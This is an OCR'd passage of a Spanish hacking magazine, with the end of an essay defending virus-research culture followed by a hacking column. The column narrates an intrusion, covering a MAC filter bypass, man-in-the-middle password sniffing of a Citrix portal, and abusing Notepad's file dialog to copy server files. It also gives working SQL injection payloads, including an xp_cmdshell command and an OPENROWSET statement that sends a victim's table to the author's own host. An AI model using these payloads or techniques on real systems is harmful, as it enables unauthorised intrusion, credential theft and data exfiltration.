La investigación, el desarrollo y la constate innovación mostrada por la VIRUS-SCENE ha acelerado la evolución de la seguridad informática en multitud de aspectos, en una continua lucha en la que ambas partes se ven obligadas a dar lo mejor de sí mismas: Por un lado, los autores de malware evitan las protecciones y la seguridad existente, a la vez que crean nuevas formas de ataque que; por otro lado, obligan a los desarrolladores de software de seguridad a mantener su tecnología y sus productos al día:

· La aparición de los primeros motores de mutación, como fueron Mutation Engine [7] (escrito por Dark Avenger) o TPE [8] (Trident Polymor-



phic Engine del grupo Trident), obligó a los desarrolladores de Software antivirus a mejorar sus sistemas de detección, dando lugar a la emulación, al descifrado genérico de virus, etc.

· La incorporación de heurísticas y emulación al software antivirus dio lugar a la incorporación de técnicas anti-heurísticas y anti- emulación en el malware, lo que aceleró a su vez el desarrollo de mejoras e innovaciones en este aspecto.

· La temprana aparición del primer virus polimórfico para Windows 95, VIRUS.WIN9x.MARBURG [9], aceleró la incorporación de técnicas de detección avanzadas para WIN32 en todos los productos antivirus.

· La aparición de virus metmórficos [10] obligó a mejorar las técnicas de detección no basadas en patrones.

· Y una más: ¿alguien se cree que todos los antivirus comerciales, o por lo menos los más vendidos, son capaces de detectar con fiabilidad todas las posibles mutaciones de virus como Zmist [11] (escrito por el autor ruso zombie) o Metamorph [12] (del español Mental driller)

Otro ejemplo similar pero en un ámbito ya más genérico: por poco que nos gusten las guerras, por pacifistas que seamos, no se puede negar que el desarrollo de la tecnología militar actuó de catalizador en el avance de la informática. Los que trabajamos en seguridad lo sabemos. En muchas ocasiones no se tienen en cuenta determinados riesgos hasta que no ocurre un incidente.

Ahora debemos platearnos: ¿qué tipo de incidentes preferimos? La aparición de virus de carácter experimental publicados en forma de código fuente en páginas web y e-zines especializados o, por el contrario, impedir la investigación y el desarrollo de pruebas de concepto para, finalmente, encontrarnos a este tipo de especímenes "in -the-wild" cuando ya han afectado a multitud de usuarios.

Todo aquel que se sintiera de alguna manera relacionado con la VIRUS-SCENE sintió que esta persecución empezaba a no discriminar entre investigadores y simples maleantes.

Como resultado hubo cierta "estampida" en la SCENE. Si bien no todos salieron corriendo, sí que podemos garantizar que los que quedaron lo hicieron en silencio total, tratando de no llamar la atención. La publicación de trabajos de investigación entorno al desarrollo de malware se frenó, llegando incluso a congelarse en algunos aspectos. Sin embargo, esto no provocó una disminución del número de incidentes o de la cantidad de especímenes que salen a la luz cada día.

Una nueva motivación: el dinero

¿Para que molestarse en desarrollar un malware de demostración hoy en día? La complejidad del sistema operativo y de las aplicaciones, unida a la presencia de software de seguridad, hacen que esta labor quede reservada a expertos y programadores avanzados. El número de horas que un espécimen experimental requiere para su desarrollo, junto con las horas dedicadas a la investigación, bien puede asemejarse al que requiere el desarrollo de una aplicación comercial.

Este es el sentimiento que parece haberse adueñado de la SCENE.

¿Qué queda pues? Bien, el desarrollo de malware específico para atacar a los usuarios de banca on line parece que se lleva la palma.


Sin duda los especímenes tradicionales en los que un mensaje del estilo de "Jajajaj soy el virus y he infectado tu PC" ya no aparecen como payload. Los nuevos virus resultan tan avanzados como lo fueron sus predecesores, o aun más, pero su finalidad es claramente otra.

Este nuevo movimiento tiene sus santuarios: puntos de encuentro, foros, listas de correo, páginas web, e-zines y grupos, tal y como ocurría con la scene que tradicionalmente se ha dado en el ámbito del desarrollo de malware. Acudiendo a estos lugares encontramos el nuevo objetivo.

Conclusión

Si nos fijamos en los desarrollos de malware aparecidos recientemente, en los que encontramos mayor esfuerzo técnico, veremos que no se trata de creaciones de la scene: no han aparecido publicados en e-zines o sitios web especializados, no hay código fuente o no se quién es el el autor.

Ya no se trata de poner en evidencia la debilidad de las soluciones en seguridad, ya no se trata de apuntar hacia nuevos caminos. Todo esto ha dejado paso a una nueva especie, un malware directamente dañino, destinado a invadir



nuestra privacidad, acceder a nuestras cuentas de banca online o a emplear nuestros sistemas como pasarelas para el envío de ataques a otras redes o de spam.

Frente a esta situación debemos proteger a quienes descubren y publican sus trabajos con la investigación como fin. Como hemos visto, gran parte de las medidas de seguridad con que cuentan nuestros sistemas hoy en día se deben a los avances que han tenido lugar a causa de sus descubrimientos. Y no estamos hablando aquí de los virus que los usuarios sufren en sus sistemas y de los que se habla a veces en televisión. Evidentemente no es necesario crear un virus de este tipo para demostrar nada. Hablamos de virus cuyos nombres habitualmente resultan desconocidos para el usuario y para los propios medios, que difícilmente veremos "in the wild" y que han salido a la luz dentro de alguna revista especializada en el tema en forma de código fuente.

Podemos vivir nuestras experiencias en el ciberespacio con la misma seguridad con que contamos en la vida real: si hemos instalado una puerta blindada y una alarma las posibilidades de sufrir un robo en nuestra vivienda disminuyen. Si paseamos por zonas de la ciudad en las que los delitos están a la orden del día corremos el riesgo de ser atracados o algo peor. Exactamente lo mismo que sucede en este mundo virtual que hemos creado.

Para evitar problemas con los virus informáticos no hay un arma definitiva, ni una solución final, más que el sentido común.

Oscar Gallego Sendin / S21SEC LABS
ogallego@s21sec.com

LA BÚSQUEDA DE CULPABLES A INCIDENTES COMO EL PROVOCADO A ESCALA MUNDIAL POR EL GUSANO SLAMMER PROVOCÓ UN CIERTO SENTIMIENTO DE "PERSECUCIÓN" DENTRO DE LA SCENE

Referencias

[1] VIRUS.WIN9X.CIH
http://www.viruslist.com/en/viruses/encyclopedia?virusid=19775

[2] NET-WORM.WIN32.SLAMMER
http://www.viruslist.com/en/viruses/encyclopedia?virusid=23889

[3] NET-WORM.WIN32.SASSER
http://www.viruslist.com/en/viruses/encyclopedia?virusid=50204

[4] EX-VIRUS WRITER QUESTIONED OVER SLAMMER
http://www.zdnet.com.au/news/security/soa/Ex-virus-writer-questioned-over-Slammer/0,130061744,139168428,00.htm

[5] MICROSOFT HIRES GUMSHOE TO HUNT CYBER FELONS
http://www.collegejournal.com/careerpaths/findcareerpath/20050919-bryan.html

[6] VIRUS.WINNT.STREAM.A
http://www.viruslist.com/en/viruslist.html?id=4078

[7] DARK AVENGER
http://en.wikipedia.org/wiki/Dark_Avenger

[8] TRIDENT POLYMORPHIC ENGINE, MASUD KHAFIR
http://vx.netlux.org/vx.php?id=et06

[9] VIRUS.WIN9x.MARBURG
http://www.viruslist.com/en/viruslist.html?id=3221&key=00001000050000500024

[10] VIRUS METAMORFICOS
http://www.symantec.com/avcenter/reference/hunting.for.metamorphic.pdf

[11] ZMIST, ZOMBIE
http://vil.nai.com/vil/content/v_99382.htm

[12] METAMORPH, MENTAL DRILLER
http://vx.netlux.org/lib/vmd01.html

CURSO de HACKING

Hack con el bloc

De vez en cuando me gusta contaros anécdotas que me han pasado de las que haya algo con lo que podáis aprender, así que este mes os voy a explicar cómo en una ocasión logré sacar información de un servidor (hasta el extremo de hacerme con las credenciales del administrador de un dominio Windows) gracias al Bloc de Notas de Microsoft. Pero como no todo van a ser anécdotas, pasada la época veraniega continuaremos con la inyección de SQL, que cada vez se va poniendo más y más interesante.

Hackeando un sistema con el Bloc de notas

Siempre os he dicho que esto del hacking, bajo mi punto de vista, es como un arte, cada uno tiene su estilo. En mi caso me lo tomo como una partida de ajedrez en la que hay dos jugadores: mi contrincante (el administrador de sistemas) y yo (el atacante).

Como he tenido la fortuna de poder dedicarme a esto que me gusta profesionalmente, me he encontrado con muchos sistemas y administradores distintos, pero al final todo se reduce a dos cosas: conocer las piezas del puzzle y ¡que te guste resolver puzzles!

Con esto me refiero a que no hay ningún sistema invulnerable 100%, sólo es necesario tiempo y conocimientos. Cuando te enfrentas a un nuevo reto el ansia por conquistarlo puede llevarte a hacer muchas pruebas sin tomar nota de ellas, pero si quieres tener éxito no hay más remedio que tomárselo con calma e ir anotando los resultados, aunque sean datos que a primera vista resulten triviales.

Os voy a poner como ejemplo uno de los casos que, no hace mucho, viví en mis propias carnes.

Estando en una red local tenía que conseguir colarme hasta obtener información no autorizada a usuarios externos. Sé que no os sonará a un reto muy elevado, pero os puedo garantizar que debido a la red de la que se trataba sí que era todo un reto.

La red utilizaba DHCP para la asignación de direcciones IP, pero no te asignaba una IP si la MAC de tu tarjeta no había sido dada de alta. Dado que trabajaba con un portátil, mi MAC no estaba autorizada por lo que no tenía conexión con la red... al menos de momento. Poniendo en funcionamiento un sniffer, pude pillar algunos paquetes de broadcast, con lo que pude deducir la IP y máscara de la red. Ya con conexión a la red pude descubrir que la mayoría de las aplicaciones eran accesibles a los usuarios a través de Citrix Metaframe. Un día de estos os hablaré detenidamente de Citrix, pero hasta entonces os resumo que se trata de un servidor similar al Terminal Server de Microsoft que permite a los usuarios trabajar remotamente. Lo simpático del Citrix es que te permite lanzar las aplicaciones a través de una página web y que para utilizar dichas aplicaciones no necesitas tener todo un escritorio de Windows remoto, sino que en tu PC aparece sólo la aplicación que hayas solicitado y a la que estés autorizado.


Para acceder a las aplicaciones que Citrix publicaba, primero había que contar con un usuario y contraseña válidos con los que acceder al portal Citrix (que se publicaba como una web con HTTP). Ya os he dicho que la red estaba conmutada, por lo que un simple sniffer no serviría de nada para capturar las claves. Así que recurrí al Cain & Abel para poder ponerme como man-in-the-middle y poder esnifar el tráfico de los demás usuarios.


Armado con el Cain era cuestión de esperar a que algún usuario se logara en el portal Citrix para pillar su clave. No pasaron muchos minutos hasta que pude hacerme con varias claves.

Teniendo ya acceso al portal, investigué las aplicaciones que había disponibles. Después de haberlas repasado, probé a ejecutar la sesión de Citrix como si de un Terminal Server se tratara, es decir, accediendo a la sesión remota en vez




Contenido del menú Inicio.





Sin permisos para abrir una línea de comandos.



Mi disco duro accesible desde Citrix.

de acceder sólo a una aplicación. Aprovechando que la seguridad del Citrix no era demasiado buena, pude abrir una sesión como uno de los usuarios y probar a ver qué podía hacer.

Desgraciadamente era un escritorio muy pobre, limitado a las aplicaciones que ya había visto en la web. Existía la posibilidad de abrir una ventana de MS-DOS, pero mi usuario no tenía permisos para ello.

Además, pulsando en el botón de Inicio no me aparecía la opción de "Ejecutar...".

Después de andar dando vueltas y lograr alguna que otra cosa, me resultó curioso que había una aplicación que no me aparecía vía web: el Bloc de notas de Windows. Nada relevante a primera visto, pero que luego se convertiría en algo muy revelador.

Una característica de Citrix que tenía habilitada era que, al iniciar la sesión en el Citrix, montaba como una unidad de red compartida el disco duro de mi portátil. Así que probé a abrir el Bloc de notas, cosa que pude, e intenté abrir un fichero.

Podía ver cómo mi propio disco duro estaba accesible, pero coincidiréis conmigo en que abrir una TXT de mi disco duro no tiene chicha, así que empecé por abrir ficheros del servidor. ¡Tenía acceso a los ficheros del sistema! Bueno, a todos no podía acceder por falta de permisos, pero sí podía acceder a la mayoría. Eso sí, eran TXT.

Bastó hacer los siguientes cambios para poder acceder a todo lo que (casi) me diera la gana desde el Bloc de notas (Notepad):

1.- Pulsé en Archivo - Abrir.


2.- Pulsé el icono "Menú ver" y seleccioné "Detalles". Ahora ya podía ver los tamaños y fechas de los archivos.

3.- Cambié en la casilla "Nombre" el valor por defecto "*.txt" a "*.*". Ahora podía ver todos los ficheros más allá de los TXT.

Bien, ahora venía el toque de gracia. Fui a los ficheros que me parecían más interesantes y que no podía abrir con el Notepad (ficheros ZIP, PDF, etc.) pulsé con el botón derecho del ratón y marqué "Copiar". Ahora iba a la carpeta compartida de mi PC, pulsaba otra vez con el botón derecho y marqué "Pegar".

¡Bingo! El fichero comenzó a copiarse. El resto es historia :-).

Como habréis podido ver, con un simple Notepad pude comprometer la seguridad de toda una red (no os he contado lo que hice después, pero dejémoslo en que gracias a esos pasos terminé consiguiendo el objetivo). Vale que tuve que dar unos pasos previos, pero al final convertí al Notepad en todo un explorador de archivos que fue un gran aliado... con lo tontito que parecía jejeje.



Copiando ficheros.

Inyección de código SQL: Leyendo ficheros II

MÉTODO 4


Llegados a este punto sólo queda conectarnos a nuestra base de datos.

En la anterior entrega montasteis vuestro propio servidor de SQL Server. Dicho servidor queda a la escucha en el puerto TCP 1433. Para asegurarnos de que está dicho puerto abierto podéis ejecutar:


```
C:\> netstat -an | findstr 1433
```


Si os aparece lo siguiente, es que está a la escucha:

```
TCP    127.0.0.1:1433          0.0.0.0:0
LISTENING
```



Puerto 1433 abierto.


Microsoft SQL Server funcionando.


Creando un nuevo usuario.

Como lo más probable es que os estéis conectando a Internet a través de un router ADSL, vuestro puerto 1433 no será accesible desde Internet, así que tendréis que configurar el NAT de dicho dispositivo para que deje acceder a otros equipos al vuestro (pero sólo a dicho puerto), así como vuestro firewall personal (porque espero que tengáis firewall personal... aunque en casa del herrero...).

Verifiquemos ahora que podemos acceder con las credenciales por defecto a vuestro servidor SQL. Ejecutad Inicio - Programas - Microsoft SQL Server - Administrador corporativo. Desplegad la "Raíz de consola" hasta que veáis las "Bases de datos". Si hemos llegado hasta aquí es que todo está correcto.

Ahora debemos cambiar la contraseña del administrador de las bases de datos, que es el usuario "sa". Para ello desplegad "Seguridad", dentro del servidor SQL que aparece con el nombre de vuestro PC, y seleccionad "Inicios de sesión". Cliquead dos veces sobre el usuario "sa" y modificad su clave (que hasta el momento no tiene ninguna, no es plan de que os infectéis con algún troyano que se distribuya por el fallo del usuario "sa" sin contraseña, o lo que es peor, que se os cuelen en vuestro PC mientras estáis en vuestras cosas jajaja).

Bien, ahora crearemos un nuevo usuario con el que nos autenticaremos en nuestro SQL desde el SQL de la víctima. Para ello pulsaremos el icono que muestra una persona y tiene el tooltip "Nuevo inicio de sesión" (o pulsando con el botón derecho del ratón bajo los usuarios).

LA AGENCIA TRIBUTARIA HA SIDO UTILIZADA ESTE MES COMO RECLAMO EN UNA OLEADA DE PHISHING EN EL QUE PEDÍAN A LAS POSIBLES VÍCTIMAS LOS DATOS DE ACCESO ON-LINE A SUS BANCOS CON LA EXCUSA DE UNA REDUCCIÓN EN EL IRPF

En el campo "Nombre" indicaremos el nombre de usuario, que por ejemplo se llamará "sqluser". Luego seleccionáis "Autenticación de SQL Server" y en el campo "Contraseña" ponéis "clave123".


Llegados a este punto ya tenemos todo listo para que se pueda establecer la conexión, pero aún queda una cosa: crear la base de datos.


El SQL Server trae varias BD de pruebas creadas por defecto, pero los datos que volquemos desde el servidor SQL remoto al nuestro deberán ser almacenados en tablas con columnas similares a las del origen. Como de momento lo único que nos interesa es extraer el contenido de un fichero, bastará con crear una simple BD de la siguiente manera.

Pulsamos el icono con forma de cilindro que muestra el tooltip "Nueva base de datos". En el campo "Nombre" definiremos el nombre de la BD, "hack" en nuestro caso.

Ahora, en la BD "hack", creamos la tabla "export". Vamos a aprovechar para explicaros cómo ejecutar sentencias en el servidor SQL. Seleccionad la rama "Tablas" de la BD "hack". Pulsad ahora en Herramientas ⊠ Analizador de consultas SQL. Ahora se os abre la interfaz con la que podéis ejecutar sentencias SQL en vuestro servidor (o en uno remoto si estuvierais conectados a el). En "Analizador de consultas SQL" que se os habrá abierto, en la ventana de "Consulta" escribís la sentencia SQL en cuestión, que será:

CREATE TABLE export (salida VARCHAR(8000))


Creando una BD.


Para ver el contenido de una tabla.



A continuación, para que se ejecute tendréis que pulsar el botón de play (cuyo tooltip es "Ejecutar consulta"). Si todo ha ido bien os mostrará:

Comandos completados con éxito.

Lo que hemos hecho es crear la tabla "export" que sólo contiene la columna "salida" que es del tipo varchar. Podéis comprobarlo seleccionando la rama "Tablas", después pulsar con el botón derecho del ratón sobre la tabla "export" y seleccionar Abrir tabla ⊠ Devolver todas las filas. Así veréis que el nombre de la única columna y que la tabla está vacía.

Bueno, acabáis de aprender cómo ver el contenido de una tabla. Prosigamos.

Ahora debéis darle al usuario "sqluser" permisos en la BD "hack". Para ello editáis el usuario "hack" y le definís dentro de "Predeterminado" la base de datos "hack". Os indicará que hay que darle permisos para dicha base de datos, a lo que le decís que sí y se lo habilitáis.

Ya estamos listos para que el servidor remoto se conecte al nuestro para volcar el contenido de sus tablas.

En la entrega 111 creamos la tabla "foo" que estamos utilizando para llenar con los resultados de los comandos que hemos ido ejecutando (o para volcar en ella el contenido de un fichero... la verdad es que ahora nos es indiferente cómo llenamos dicha tabla), por ejemplo:

```
'; INSERT INTO foo exec
master..xp_cmdshell 'dir c:
/s'--
```

Hay dos funciones que nos permiten conectar a una BD externa: OPENROWSET y OPENDATASOURCE. Aunque ambos hacen lo mismo prácticamente, os recomendamos el uso preferente de OPENROWSET.

Pues bien, vamos a inyectar una sentencia SQL que vuelque el contenido de dicha tabla "foo" a la que tenemos en nuestro servidor:

```
'; INSERT INTO OPENROWSET
('SQLOLEDB','UID=sqluser;PW
D=clave123;SERVER=sql4ever.
no-ip.org;','SELECT * FROM
export') SELECT * FROM foo--
```

Os explicamos lo que hemos hecho:

· INSERT INTO: Insertamos el contenido extraído en otra tabla.

· OPENROWSET: Conecta con otra BD cuyos parámetros se indican dentro.

· SQLOLEDB: Establece el tipo de conexión de BD a realizar. Más adelante veremos también el MSDASQL.

· UID=sqluser: Nombre del usuario en el servidor de nuestra casa (es una cuenta que sólo sirve en el SQL, no sirve para iniciar una sesión de Windows).

· PWD=clave123: La clave del usuario en nuestro SQL.

· ADDRESS=sql4ever.no-ip.org: La dirección de nuestro servidor SQL. Lo mejor es poner la IP, pero nos delataría más.

· SELECT * FROM export: Tabla en la que se guardarán los datos en nuestro servidor SQL.

· SELECT * FROM foo: Tabla desde la que se sacarán los datos en el servidor SQL remoto.

Si todo ha ido bien, ya sabéis cómo ver el contenido de la tabla y recoger los frutos de vuestro ingenio ;-)

Andrés Méndez Barco
Manuel Baleriola Moguel

En la próxima entrega:
Inyección de código SQL XIII

Website del mes

Al igual que el mes pasado me puse melancólico con la web que os recomendaba, lo mismo me ocurre este mes. Y es que cuando uno echa la vista atrás resulta muy bonito el poder ver como hay cosas que perduran, a pesar de la volatilidad de los contenidos en la red.

RoMaNSoFt.

